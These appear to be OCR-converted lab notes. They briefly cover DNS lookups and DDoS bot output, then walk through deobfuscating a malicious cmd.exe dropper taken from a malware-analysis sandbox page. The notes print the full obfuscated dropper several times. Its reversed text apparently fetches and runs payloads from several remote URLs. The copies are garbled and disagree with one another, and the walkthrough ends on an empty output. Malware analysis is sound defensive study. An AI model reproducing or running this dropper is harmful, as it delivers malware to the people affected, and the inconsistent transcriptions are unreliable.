
Take link of any website

To get IP address of website then go to dns-lookup

dns-lookup(Link)- <https://www.whatismyip.com/dns-lookup/>

Find the IP Address of any Domain Name

```
no connection! web server maybe down!
bot is rippering ...
no connection! web server maybe down!
bot is rippering ...
no connection! web server maybe down!
bot is rippering ...
no connection! web server maybe down!
bot is rippering ...
no connection! web server maybe down!
```



10.Experimenting DDoS protection with Cloudflare

11. REVERSE ENGINEERING

MALVAR ANALYSIS

<https://www.hybrid-analysis.com/sample/9a43186e72bde764614b092b55d4dfba00f528c5f0d45e6ccb56dcee8763a845>

INPUT :

```
cmd.exe /c %LocALappData:~-3, -2%%pROgramdATa:~-5, 1%D, , /v, /R " , ( , (^sET ^ ^ ^ 9o^jB=od^mC ^58 9i Pa^ OT^ ^B7 ^5M TC 65 AS a4 NT CR^ y^h^ ^8^6 ^BO VQ^}In}B^0{Pxhk^ics^JtZma^K^sc^Qz}zs}0^8k^e5aXZeT^kr4rbt^B;r^SW^y^X^d8yR^dU^$|^7 v^wsdC^s9q^e^7^pc^ xon^urzF^P^JX- Ox^tBZh^e^aCLt^sMSC0;N^6^)6LW^d^Ldr^TR^a^2$4N^(O0eymluL^i^m^M^fZno^JAtX^xeLjv^Fpae Ks^yr.aYp9^KvvQ^sk5$v4;^Q^p^)V^oyCd^d^FEowf^Ba^weCZ^s1an^Aroq^Zpg^K^s^HWebMr^o^X.I^j Y^w^3I^e^b^u1u$L^p^(8ceJkt^hs^i^uQrxCwuV.P5^pEfvuEs^F9^$VJ;^8c^1rZ I^3=^Yz^ ^q^HeCFp^B^tyW^e^tfv.F3p3ZvwWsKe^$|^6^;D1^)^5v^(MnnU^Se^s^tpAvo5k.Hlpnzv5m^sHC$^Og{ q^j^Cx^)C^S0p001^J^2sn V^wq^IN^ev^i-DI ^Lts5yuP2t^WXa 4^to^Q^SJ^L.CpYA^QIsEurk$x^7^(v5 yV^f9wIFM;UF^)IJ^( ^I^dg^Hn^Qx^eB5sil^.kuY^i1^hSu^Gy$C^M;iR^)bL^0dc,^bjv^a^HXk^0^PnI$^a^m,aD'ME^THNEN^j^ G^Pw'tX^(IGn^obexF^p9z^ogx.c^OYyR^IhuS^p^$G0^yAy^HCr^3TtA^x^Dv^)0^YFubQ^o^Ui^B^e$^c G^ O9ni0^iV^a ^5^fvm^4XKMPHJ^$E5^(o^q^h^ygcv^pavBeAQrN^PoUkffh;fF^t^z^mWVa^FRe^mEr^G^wtecsU^e^.G zbAldu4^oS^6^dC3a^F7^Z9 9kmNFo5rc3^T^-i^h SXthQcK^ke^Hi^jx^obwVO^bt-SbwN^7^eGSNJG mb=hA JZp^l^qv4ysX^P$vz;P^f^6Gp^Un^t^Hk^tNWhG7lPJmr^wx^4 .^DV^2RqlOwm^2xjV^s^Op^mD^x'vb nCmclo^3^zcP4-m^w U^L^t^I4c5^2eSv^jBm^b^W^fO^d7- ^f^2wL^I^ev3NrT=bS giYMNlq2^uK^W^$3^G;^DR^)IS'B^j^eXzbZ^ea3.0GwtEUajzrV\sv'jR+Rv^)^U5^(E^ hxC^t^Wa^7a^PBzpaUmAO^ev^UT^e^ t^ae^wiGk^M:bC:ki^]DPhJftR^0^anvPOq^.^3c^O3^FlrG.^8BmiMe8wttksHoyhV^SKc[^j^X^( t=^4n^W9p^d^2^KRVY^$G ^;es^) ^P^QW@aX^Ow^(^aQt^TP^i7^dl^b7pa5^Ss5.4t'3^KgzV^HMLiE4^a^UAD49ibjf0j/ERm^dmo^ZTcQe. e^L^gRJ^b3^Y^m^wir1j^a^MKf6^geDR.fVachiTxrTMaN5g^G4l9Gu^8vbUN- ^5csC8^a5^XgP^Yor^Ui^2WbO^4/1o/fN:03pa^St^Q^Y^tzd^h4v@^Zmq^Hc^sFP/lkm^Sn^o^e^fc9r.V^ PzY^mb^gYa9RsrOg^mnR^QRbb^m.Ulw^h^P^w3yw5t/V7/AV:^QDp^o^ltpQtW^oh2S^@Cimr^hVl^6^ BkM0MFad^jS^15/jXz2tiUYb^BU.T6y^Ayc^7^3nKXe86gHTacD^eJ^7v4YiyothZaF9e7grDNc^48^.dAw^ Q3wLh^wt^K/Pf/^3Z^:Ujpr^Mt^Yh^tZ^shRA^@3^i^6cbJ^qbW^Q1NDH/^q7^thAe^pCnD^1.^s^h^o9 Vn7Ya^O^ujy^q^uyW^diengRaWemoc/50/ ^G:mdpAUt^HNtw^4^h1x^@ZCtNO7Uo8NjW^K^D^dyZ^x^eUYGL/KBm^kW^o^UKcUV^.^LSa^xy^iB^ y^dC^ZeGZm^jva^ hm4m^io^5hEnaAPmjG/iZ/h^J:^ ppsNt^J^h^t4 ^hBR'bC^=gc^Fm^x^Qu5ixU^$0B;^p0'dm^d4^I^f^gLr^Xb^'pU=4hi^k^Y1MBeD^$N^G HilK9IQw^e^s^BhrHsDlrSXe^Q^Dw^W^fojN^p) , , , , , & , , , ^For , , /^I , %^3 , , , ^IN , (+16^40 ^, ^ -^3^ ^,+^2^) , ^d^O , , , ( , , S^E^T c2^zZ!=!c2^zZ!!9o^jB:^ %^3,1!) , , , )& , , , IF , , %^3 , , , = , , ^2 , , ( ca^lL , , %c2^zZ:~ +6%) , , , , , ) , )
```

Replacing caps with empty

Input:

```
cmd.exe /c %LocALappData:~-3, -2%pROgramdATa:~-5, 1%D, , /v, /R " , ( , (^SET ^ ^ ^  
9o+jB=od^ mC ^58 91 Pa ^ OT ^ B7 ^5M TC 65 AS a4 NT CR yh ^86 ^BO  
VQ}In}B0{PxhkicsJtZmaKscQz}zs}08ke5aXZeTkr4rbtB;rSWyXd8yRdU$17 vwsdCs9qe7pc xonurzFPJX-  
OxtBZrHeaCLtsMSC0;N6)6LWdLdrTRa2$4N(O0eymluLimMfZnoJAtXxeLjvFpaeKsyraYp9KvvQsk5$v4;Qp)VoyCddFEow  
fBaweCzsianAroqZpgKsHWebMroX.ljYw3lebu1u$Lp(8ce)kthsisiuQrxCwuV.P5pEfvuEsF9$VJ;8c1rZ I3=Yz  
qHeCFpBtyWetfv.F3p3ZvwWsKe$16;D1)5v(MnnUSe$tpAvo5k.Hlpnzv5msHC$Og{qj Cx)Cs0p0012sn VwqlNevi-DI  
Lts5yuP2tWxa 4toQSJL.CpYAQIsEurk$7(v5 yf9wIFM;UF)1)(  
IdgHnQxeB5sil.kuY1lhSuGy$CM;iR)bL0dc,bjvaHXk$PnI$am,aD'METHNENjGPw'tX(lGnobexFp9zogx.coYyRIIhuSp  
$G0(yAHCrTTAx(Dv)0yFubqolibe$c0 09ni0iv  
5fmwAXXMPH$E5(oqhygcvpavBeAqRn$P0ukffh;If'zt'mMva$FRe'mEr'G'wtecsu$e^.GzbAldu4o56dC3aF7'Z9 9kmNFo5rc3T-  
ih SxthQCKkehijxbwvObt-Sbw7e0GNSJG mb=hA JZplqv4ysXP$Vz;Pf'66pUntHktNvhG7IPJmrwx4  
.DV2Rqlomz2jxjVsOpnd$vb ncmclo3zcp4-mw ULI4c52esv$bmblFod7-f2wLlEv3Nrt-Tb5  
giYMMIa2uKu$3G;DR)1'sBjeZxbzea3.0GwtEUaJzr\Vsv'jr+Rv)U5(E hxCT2w7a$apBzpaunAoevUTE  
t6aewigkM:b:c:ki)DPhJftR0anvPoQ.3c03F1r6.8Bm1MeBwttksHoyhVSKC[jx( t=4nlw9pd2KRVY$6 ;es)
```

Output:

```
cmd.exe /c %LocALappData:~-3, -2%pROgramdATa:~-5, 1%D, , /v, /R " , ( , (sET 9o+jB=od mC  
58 91 Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO  
VQ}In}B0{PxhkicsJtZmaKscQz}zs}08ke5aXZeTkr4rbtB;rSWyXd8yRdU$17 vwsdCs9qe7pc xonurzFPJX-  
OxtBZrHeaCLtsMSC0;N6)6LWdLdrTRa2$4N(O0eymluLimMfZnoJAtXxeLjvFpaeKsyraYp9KvvQsk5$v4;Qp)VoyCddFEow  
fBaweCzsianAroqZpgKsHWebMroX.ljYw3lebu1u$Lp(8ce)kthsisiuQrxCwuV.P5pEfvuEsF9$VJ;8c1rZ I3=Yz  
qHeCFpBtyWetfv.F3p3ZvwWsKe$16;D1)5v(MnnUSe$tpAvo5k.Hlpnzv5msHC$Og{qj Cx)Cs0p0012sn VwqlNevi-DI  
Lts5yuP2tWxa 4toQSJL.CpYAQIsEurk$7(v5 yf9wIFM;UF)1)(  
IdgHnQxeB5sil.kuY1lhSuGy$CM;iR)bL0dc,bjvaHXk$PnI$am,aD'METHNENjGPw'tX(lGnobexFp9zogx.coYyRIIhuSp  
$G0(yAHCrTTAx(Dv)0yFubqolibe$c0 09ni0iv  
5fmwAXXMPH$E5(oqhygcvpavBeAqRn$P0ukffh;If'zt'mMva$FRe'mEr'G'wtecsu$e^.GzbAldu4o56dC3aF7'Z9 9kmNFo5rc3T-  
ih SxthQCKkehijxbwvObt-Sbw7e0GNSJG mb=hA JZplqv4ysXP$Vz;Pf'66pUntHktNvhG7IPJmrwx4  
.DV2Rqlomz2jxjVsOpnd$vb ncmclo3zcp4-mw ULI4c52esv$bmblFod7-f2wLlEv3Nrt-Tb5  
giYMMIa2uKu$3G;DR)1'sBjeZxbzea3.0GwtEUaJzr\Vsv'jr+Rv)U5(E hxCT2w7a$apBzpaunAoevUTE  
t6aewigkM:b:c:ki)DPhJftR0anvPoQ.3c03F1r6.8Bm1MeBwttksHoyhVSKC[jx( t=4nlw9pd2KRVY$6 ;es)
```

New Payload generated by OUTPUT is :


```
cmd.exe /c %LocALappData:~-3, -2%pROgramdATa:~-5, 1%D, , /v, /R " , ( , (sET 9o+jB=od mC 58 9i  
Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO  
VQ}In}B0{PxhkicsJtZmaKscQz}zs}08ke5aXZeTkr4rbtB;rSWyXd8yRdU$17 vwsdCs9qe7pc xonurzFPJX-  
OxtBZrHeaCLtsMSC0;N6)6LWdLdrTRa2$4N(O0eymluLimMfZnoJAtXxeLjvFpaeKsyraYp9KvvQsk5$v4;Qp)VoyCddFEow  
fBaweCzsianAroqZpgKsHWebMroX.ljYw3lebu1u$Lp(8ce)kthsisiuQrxCwuV.P5pEfvuEsF9$VJ;8c1rZ I3=Yz  
qHeCFpBtyWetfv.F3p3ZvwWsKe$16;D1)5v(MnnUSe$tpAvo5k.Hlpnzv5msHC$Og{qj  
Cx)Cs0p0012sn VwqlNevi-DI Lts5yuP2tWxa 4toQSJL.CpYAQIsEurk$7(v5 yf9wIFM;UF)1)(  
IdgHnQxeB5sil.kuY1lhSuGy$CM;iR)bL0dc,bjvaHXk$PnI$am,aD'METHNENjGPw'tX(lGnobexFp9zogx.coYyRIIhuSp  
$G0(yAHCrTTAx(Dv)0yFubqolibe$c0 09ni0iv  
5fmwAXXMPH$E5(oqhygcvpavBeAqRn$P0ukffh;If'zt'mMva$FRe'mEr'G'wtecsu$e^.GzbAldu4o56dC3aF7'Z9 9kmNFo5rc3T-  
ih SxthQCKkehijxbwvObt-Sbw7e0GNSJG mb=hA JZplqv4ysXP$Vz;Pf'66pUntHktNvhG7IPJmrwx4  
.DV2Rqlomz2jxjVsOpnd$vb ncmclo3zcp4-mw ULI4c52esv$bmblFod7-f2wLlEv3Nrt-Tb5  
giYMMIa2uKu$3G;DR)1'sBjeZxbzea3.0GwtEUaJzr\Vsv'jr+Rv)U5(E hxCT2w7a$apBzpaunAoevUTE  
t6aewigkM:b:c:ki)DPhJftR0anvPoQ.3c03F1r6.8Bm1MeBwttksHoyhVSKC[jx( t=4nlw9pd2KRVY$6 ;es)
```

OYyRIIhuSp\$G0{yAyHCr3TtAx{Dv}0YFubQoUiBe\$cG O9ni0iVa
 5fvm4XKMPHJ\$E5(oqhygcavpBeAQRNPoUkffh;IF'tzmWVaFRRemErGwtecsUe.GzbAldu4oS6dC3aF7'Z9
 9kmNFo5rc3T-ih SXthQcKkeHijxbwVObt-SbwN7eGSNJG mb=hA
 JZplqv4ysXP\$vz;Pf'6GpUntHktNWWh7IPjmrwx4 .DV2RqlOwm2jxjVsOpmDx'vb nCmclo3zcP4-mw
 ULtl4c52eSvjBmbWfOd7-f2wLlev3NrT=bS
 giYMNIq2uKW\$3G;DR)IS'BjeXzbZea3.OGwtEUajzrV\sv'jR+Rv)U5(E hxCt2Wa7aPBzpaUmAOevUTE
 t6aewiGkM:bC:ki]DPhJftR0anvPOq.3cO3FlrG.8BmiMe8wttsksHoyhVSkc[jX(t=4nW9pd2KRVY\$G ;es)
 P'QW@aX'Ow(aQtTPi7dlb7pa5Ss5.4t'3KgzVHMLiE4aUAD49ibjf0j/ERmdmoZTcQe.eLgRJb3Ymwir1jaM
 Kf6geDR.fVachiTXrTMaN5gG4l9Gu8vbUN-
 5csC8a5XgPYorUi2WbO4/1o/fN:03paStQYtzdh4v@ZmqHcsFP/lkmSnoefc9r.VPzYmbgYa9RsrOgmnrQR
 bbm.UlwhPw3yw5t/V7/AV:QDpoltpQtWoh2S@CimrhVI6BkM0MFadiS15/jXz2tiUYbBU.T6yAyc73nKXe
 86gHTacDeJ7v4YiyothZaF9e7grDNC48.dAwQ3wLhwtK/Pf/3Z:UjprMtYhtZshRA@3i6cbJqbWQ1NDH/q
 7thAepCnD1.sho9Vn7YaOujyquyWdiengRaWemoc/50/
 G:mdpAUtHNtw4h1x@ZctNO7Uo8NjWKDdyZxeUYGL/KBmkWoUKcUV.LSaxyiBydCZeGZmjva
 hm4mio5hEnaAPmjG/iZ/hj: ppsNtJht4
 hBR'bC=gcFmxQu5ixU\$0B;p0'dmd4IfgLrXb'pU=4hikJY1MBeD\$NG
 HilK9IQwesBhrHsDlrSXeQDwWfojNp) , , , , & , , For , , /I , %3 , , IN , (+1640 , -3 , +2) , dO , , , (, (,
 SET c2zZ=!c2zZ!!9ojB:~ %3,1!) , , ,)&& , , , IF , , %3 , , == , , 2 , , (, (callL , %c2zZ:~ +6%) , , , ,) ,)

Take payload from od mC..... To until SET command ends

od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO
 VQ}In}B0{PxhkicsJtZmaKscQz}zs}08ke5aXZeTkr4rbB;rSWyXd8yRdU\$17 vwsdCs9qe7pc xonurzFPJX-
 OxtBzrHeaCLtsMSC0;N6)6LWdLdrTRA2\$4N(O0eymluLimMfZnojAtXxeLjvFpaeKsyraYp9KvvQsk5\$v4;Q
 p)VoyCddFEowfBaweCzs1anAroqZpgKsHWebMroX.ljYw3lebu1u\$Lp(8ceJkthsiuQrxCwuV.P5pEfvuEsF9
 \$VJ;8c1rZ I3=Yz qHeCFpBtyWetfV.F3p3ZvwWsKe\$16;D1)5v(MnnUSestpAvo5k.Hlpnzv5msHC\$Og{qj
 Cx)CS0pO01J2sn VwqlNevi-DI Lts5yuP2tWXa 4toQSJL.CpYAQIsEurk\$X7(v5 yF9wIFM;UF)IJ(
 IdgHnQxeB5sil.kuYi1lhSuGy\$CM;iR)bL0dc,bjvaHXk0Pnl\$am,aD'METHNENjGPw'tX(lGnobexFp9zogx.c
 OYyRIIhuSp\$G0{yAyHCr3TtAx{Dv}0YFubQoUiBe\$cG O9ni0iVa
 5fvm4XKMPHJ\$E5(oqhygcavpBeAQRNPoUkffh;IF'tzmWVaFRRemErGwtecsUe.GzbAldu4oS6dC3aF7'Z9
 9kmNFo5rc3T-ih SXthQcKkeHijxbwVObt-SbwN7eGSNJG mb=hA
 JZplqv4ysXP\$vz;Pf'6GpUntHktNWWh7IPjmrwx4 .DV2RqlOwm2jxjVsOpmDx'vb nCmclo3zcP4-mw
 ULtl4c52eSvjBmbWfOd7-f2wLlev3NrT=bS
 giYMNIq2uKW\$3G;DR)IS'BjeXzbZea3.OGwtEUajzrV\sv'jR+Rv)U5(E hxCt2Wa7aPBzpaUmAOevUTE
 t6aewiGkM:bC:ki]DPhJftR0anvPOq.3cO3FlrG.8BmiMe8wttsksHoyhVSkc[jX(t=4nW9pd2KRVY\$G ;es)
 P'QW@aX'Ow(aQtTPi7dlb7pa5Ss5.4t'3KgzVHMLiE4aUAD49ibjf0j/ERmdmoZTcQe.eLgRJb3Ymwir1jaM
 Kf6geDR.fVachiTXrTMaN5gG4l9Gu8vbUN-
 5csC8a5XgPYorUi2WbO4/1o/fN:03paStQYtzdh4v@ZmqHcsFP/lkmSnoefc9r.VPzYmbgYa9RsrOgmnrQR
 bbm.UlwhPw3yw5t/V7/AV:QDpoltpQtWoh2S@CimrhVI6BkM0MFadiS15/jXz2tiUYbBU.T6yAyc73nKXe
 86gHTacDeJ7v4YiyothZaF9e7grDNC48.dAwQ3wLhwtK/Pf/3Z:UjprMtYhtZshRA@3i6cbJqbWQ1NDH/q
 7thAepCnD1.sho9Vn7YaOujyquyWdiengRaWemoc/50/
 G:mdpAUtHNtw4h1x@ZctNO7Uo8NjWKDdyZxeUYGL/KBmkWoUKcUV.LSaxyiBydCZeGZmjva
 hm4mio5hEnaAPmjG/iZ/hj: ppsNtJht4
 hBR'bC=gcFmxQu5ixU\$0B;p0'dmd4IfgLrXb'pU=4hikJY1MBeD\$NG
 HilK9IQwesBhrHsDlrSXeQDwWfojNp

Character Count of this payload :



Characters (With spaces matches with the Iteration given in source code (+1640 , -3 ,+2) as it counted from 0 so ends at 1640 ,In character count from word is 1 to 1641

Recipe	Input	Output
	<pre>od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO VQ}In}B0{PxhckicsJtZmaKscQz}zs}08ke5aXzeTkr4rbtB;rSwlyXd8yRdu\$17 vwsdCs9qe7pc xonurzFPJX- OxtB2rHeaCltMsC0;N6}6LwLdLdrTta2\$4n((00eymlUlmfNoJatXxeLjvFpaeksy.y.ap9KvvQs5\$4;Op)VoycddFew fBawecZs1anArooZpgksWebhrox.1jWv3Iebulu\$1p(sce)kthsisiQrxCuuv.PspEfuvEsf9\$Vj;8c1rZ I3=Yz qHeCfpbPyWetfv.F3p3Zvwiske16;D15v(MnnuSestpAvo5k.Hipnvz5mshC\$0g(aj Cx)CS0p00122sn VwqlNevi-DI Lts5yup2tikxa 4toq\$5L.CpYAQtsEurk\$7(v5 yf9wIFj;UF)1)(IdghInQxeB5sii.kuViIhsuGy\$CM;ir)bLdc,bjvahXk0PnI\$am,ad'METHNEHnjGPw'tX(lGnobexFp9zogx.cOyyRIIhuSp \$G0{(ayHCr3TTax{Dv)yFubqoljibe\$c 09ni0iVa 5fmwAXXKMPH\$E5(oqhygcvpavBeA0rIP0ukffh;If 'tzmWVaFRemErGwtcsue.Gzbaldw4os6dc3af7'Z9 9kmNFo5rc3T- ih SxthQckkehiJxbwvObt-SbwN7eGSNJG mb-hA J2plqv4ysxp\$Vz;Pf'6gpUnthktNhG7lPjmrwx4 .DV2Rql0wm2jxjVsopmDx'vb ncmcl03zcP4-mw ULT14c52esvjbmbwfod7-f2wl.Iev3Nrt-b5 giYMIq2uKu\$3G;DR)1s'Bjezxzbzea3.OgvteUajzrV'sv'jr+Rv)US(E hxCT2Wa7aPbzpuA0evuTe t6awiGkh:bc:k1]DPhjftR0anyP0q.3c03FIrg.8bm1me8wttkshoyhVSKc[jx(t-4nW8pd2KRVy\$G;es) P'Q@x'ow(aqtTp17dlb7pa5ss5.4t'3KgzVHMLIE4auAD49ibjf0j/ERndmo2TcQe.elgrJb3Ymwir1jaMKf6geDR.fVach *** 1641 F 1 7ms Tr Raw Bytes LF</pre>	<pre>od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO VQ}In}B0{PxhckicsJtZmaKscQz}zs}08ke5aXzeTkr4rbtB;rSwlyXd8yRdu\$17 vwsdCs9qe7pc xonurzFPJX- OxtB2rHeaCltMsC0;N6}6LwLdLdrTta2\$4n((00eymlUlmfNoJatXxeLjvFpaeksy.y.ap9KvvQs5\$4;Op)VoycddFew fBawecZs1anArooZpgksWebhrox.1jWv3Iebulu\$1p(sce)kthsisiQrxCuuv.PspEfuvEsf9\$Vj;8c1rZ I3=Yz qHeCfpbPyWetfv.F3p3Zvwiske16;D15v(MnnuSestpAvo5k.Hipnvz5mshC\$0g(aj Cx)CS0p00122sn VwqlNevi-DI Lts5yup2tikxa 4toq\$5L.CpYAQtsEurk\$7(v5 yf9wIFj;UF)1)(IdghInQxeB5sii.kuViIhsuGy\$CM;ir)bLdc,bjvahXk0PnI\$am,ad'METHNEHnjGPw'tX(lGnobexFp9zogx.cOyyRIIhuSp \$G0{(ayHCr3TTax{Dv)yFubqoljibe\$c 09ni0iVa 5fmwAXXKMPH\$E5(oqhygcvpavBeA0rIP0ukffh;If 'tzmWVaFRemErGwtcsue.Gzbaldw4os6dc3af7'Z9 9kmNFo5rc3T- ih SxthQckkehiJxbwvObt-SbwN7eGSNJG mb-hA J2plqv4ysxp\$Vz;Pf'6gpUnthktNhG7lPjmrwx4 .DV2Rql0wm2jxjVsopmDx'vb ncmcl03zcP4-mw ULT14c52esvjbmbwfod7-f2wl.Iev3Nrt-b5 giYMIq2uKu\$3G;DR)1s'Bjezxzbzea3.OgvteUajzrV'sv'jr+Rv)US(E hxCT2Wa7aPbzpuA0evuTe t6awiGkh:bc:k1]DPhjftR0anyP0q.3c03FIrg.8bm1me8wttkshoyhVSKc[jx(t-4nW8pd2KRVy\$G;es) P'Q@x'ow(aqtTp17dlb7pa5ss5.4t'3KgzVHMLIE4auAD49ibjf0j/ERndmo2TcQe.elgrJb3Ymwir1jaMKf6geDR.fVach *** 1641 F 1 7ms Tr Raw Bytes LF</pre>
STEP	BAKE! <input checked="" type="checkbox"/> Auto Bake	

Check for any Syntax highlighter

Recipe

Syntax highlighter

Language auto detect

```
od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO
VQ)In)B0(PxhKicsJtZmaKscQz)zs)08ke5axZeTkr4rbtB;SwlyXd8yRdu$17 vwsdCs9qe7pc xonurzFPJX-
OxtBZrHeaCltSMSC0;N6)6LWlddrTRa2$4N(00eymluLim#fznoJatXxeLjvfpaeKsyr.aYp9KvvQsk$4;Qp)VoyCddFEow
fBaweCzslanAroqZpgKsHwbMrOx.1jYw3Iebu1u$Lp(8ceJkthsuQrxCwuV.P5pEfVuEsf$Vj;8c1rZ I3=Yz
qHeCfpBtyWetfv.F3p3ZvwvwsKe$16;D1)5v(MnnUestpAv05k.Hipnrvz5mshC$0g(qj Cx)C$0p0012sn VwqlNevi-DI
Lts5yuP2tWxa 4toQ5JL.CpYQIsEurk$X7(v5 yvf9wIFM;UF)l1(
IdghNQxeB55i1.kuvi1hsugy$CM;iR)bl0dc,bjvahKk0pni$am,ad'METHENEnjGpw'tx(lgnobexFp9zogx.cOyRIIhuSp
$G0(yAyHcr3TAX(Dv)0YfubQoUiBe$CG 09ni0i1va
5fvm4XXMPHJ$E5(oqhygcvpavBeAqrNpoukffff;If'tzmwVaFremErGwtcsUe.GzbAldu4oS6dC3aF7'Z9 9kmNFo5rc3T-
ih SxTHQckKeHijxbobvObt-Sbw1t6eGsnJG mb=hA Jzplqv4ysXP$vz;Pf'6GpUnthktNwhG71Pjmrwx4
.DV2Rql0wm2jxjVsOpnDx'vb ncMcl0zfcP4-mw Ulti4c52e5vjbmbwf0d7-f2wlIev3Nrt=b
giYMMIq2ukw$3G;DR)l5'BjeXzbZea3.OgwteUajzrVsv'jr+Rv)U5(E hxct2Wa7aPBzpaUmAoEvUte
t6awigkh:bc:k1)DphjftR0anvPoq.3c03F1rg.8BmMe8wtksHoyhVSKC[jX(t=4nW9pd2KRVY$G ;es)
P'Q@ax'ow(aqtTP17d1b7pa55s.4t'3kgzVHMLie4aUD49ibj0fj/ErmdmoZtcQe.elgrJb3Ymwir1jaMKf6geDR.fvach
```

** 1641

Output

```
od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO
VQ)In)B0(PxhKicsJtZmaKscQz)zs)08ke5axZeTkr4rbtB;SwlyXd8yRdu$17 vwsdCs9qe7pc xonurzFPJX-
OxtBZrHeaCltSMSC0;N6)6LWlddrTRa2$4N(00eymluLim#fznoJatXxeLjvfpaeKsyr.aYp9KvvQsk$4;Qp)VoyCddFEow
fBaweCzslanAroqZpgKsHwbMrOx.1jYw3Iebu1u$Lp(8ceJkthsuQrxCwuV.P5pEfVuEsf$Vj;8c1rZ I3=Yz
qHeCfpBtyWetfv.F3p3ZvwvwsKe$16;D1)5v(MnnUestpAv05k.Hipnrvz5mshC$0g(qj Cx)C$0p0012sn VwqlNevi-DI
Lts5yuP2tWxa 4toQ5JL.CpYQIsEurk$X7(v5 yvf9wIFM;UF)l1(
IdghNQxeB55i1.kuvi1hsugy$CM;iR)bl0dc,bjvahKk0pni$am,ad'METHENEnjGpw'tx(lgnobexFp9zogx.cOyRIIhuSp
$G0(yAyHcr3TAX(Dv)0YfubQoUiBe$CG 09ni0i1va
5fvm4XXMPHJ$E5(oqhygcvpavBeAqrNpoukffff;If'tzmwVaFremErGwtcsUe.GzbAldu4oS6dC3aF7'Z9 9kmNFo5rc3T-
ih SxTHQckKeHijxbobvObt-Sbw1t6eGsnJG mb=hA Jzplqv4ysXP$vz;Pf'6GpUnthktNwhG71Pjmrwx4
.DV2Rql0wm2jxjVsOpnDx'vb ncMcl0zfcP4-mw Ulti4c52e5vjbmbwf0d7-f2wlIev3Nrt=b
giYMMIq2ukw$3G;DR)l5'BjeXzbZea3.OgwteUajzrVsv'jr+Rv)U5(E hxct2Wa7aPBzpaUmAoEvUte
t6awigkh:bc:k1)DphjftR0anvPoq.3c03F1rg.8BmMe8wtksHoyhVSKC[jX(t=4nW9pd2KRVY$G ;es)
P'Q@ax'ow(aqtTP17d1b7pa55s.4t'3kgzVHMLie4aUD49ibj0fj/ErmdmoZtcQe.elgrJb3Ymwir1jaMKf6geDR.fvach
```

** 1641

STEP

Apply reverse

Recipe

Syntax highlighter

Language auto detect

Reverse

By Character

```
od mC 58 9i Pa OT B7 5M TC 65 AS a4 NT CR yh 86 BO
VQ)In)B0(PxhKicsJtZmaKscQz)zs)08ke5axZeTkr4rbtB;SwlyXd8yRdu$17 vwsdCs9qe7pc xonurzFPJX-
OxtBZrHeaCltSMSC0;N6)6LWlddrTRa2$4N(00eymluLim#fznoJatXxeLjvfpaeKsyr.aYp9KvvQsk$4;Qp)VoyCddFEow
fBaweCzslanAroqZpgKsHwbMrOx.1jYw3Iebu1u$Lp(8ceJkthsuQrxCwuV.P5pEfVuEsf$Vj;8c1rZ I3=Yz
qHeCfpBtyWetfv.F3p3ZvwvwsKe$16;D1)5v(MnnUestpAv05k.Hipnrvz5mshC$0g(qj Cx)C$0p0012sn VwqlNevi-DI
Lts5yuP2tWxa 4toQ5JL.CpYQIsEurk$X7(v5 yvf9wIFM;UF)l1(
IdghNQxeB55i1.kuvi1hsugy$CM;iR)bl0dc,bjvahKk0pni$am,ad'METHENEnjGpw'tx(lgnobexFp9zogx.cOyRIIhuSp
$G0(yAyHcr3TAX(Dv)0YfubQoUiBe$CG 09ni0i1va
5fvm4XXMPHJ$E5(oqhygcvpavBeAqrNpoukffff;If'tzmwVaFremErGwtcsUe.GzbAldu4oS6dC3aF7'Z9 9kmNFo5rc3T-
ih SxTHQckKeHijxbobvObt-Sbw1t6eGsnJG mb=hA Jzplqv4ysXP$vz;Pf'6GpUnthktNwhG71Pjmrwx4
.DV2Rql0wm2jxjVsOpnDx'vb ncMcl0zfcP4-mw Ulti4c52e5vjbmbwf0d7-f2wlIev3Nrt=b
giYMMIq2ukw$3G;DR)l5'BjeXzbZea3.OgwteUajzrVsv'jr+Rv)U5(E hxct2Wa7aPBzpaUmAoEvUte
t6awigkh:bc:k1)DphjftR0anvPoq.3c03F1rg.8BmMe8wtksHoyhVSKC[jX(t=4nW9pd2KRVY$G ;es)
P'Q@ax'ow(aqtTP17d1b7pa55s.4t'3kgzVHMLie4aUD49ibj0fj/ErmdmoZtcQe.elgrJb3Ymwir1jaMKf6geDR.fvach
```

** 1641

Output

```
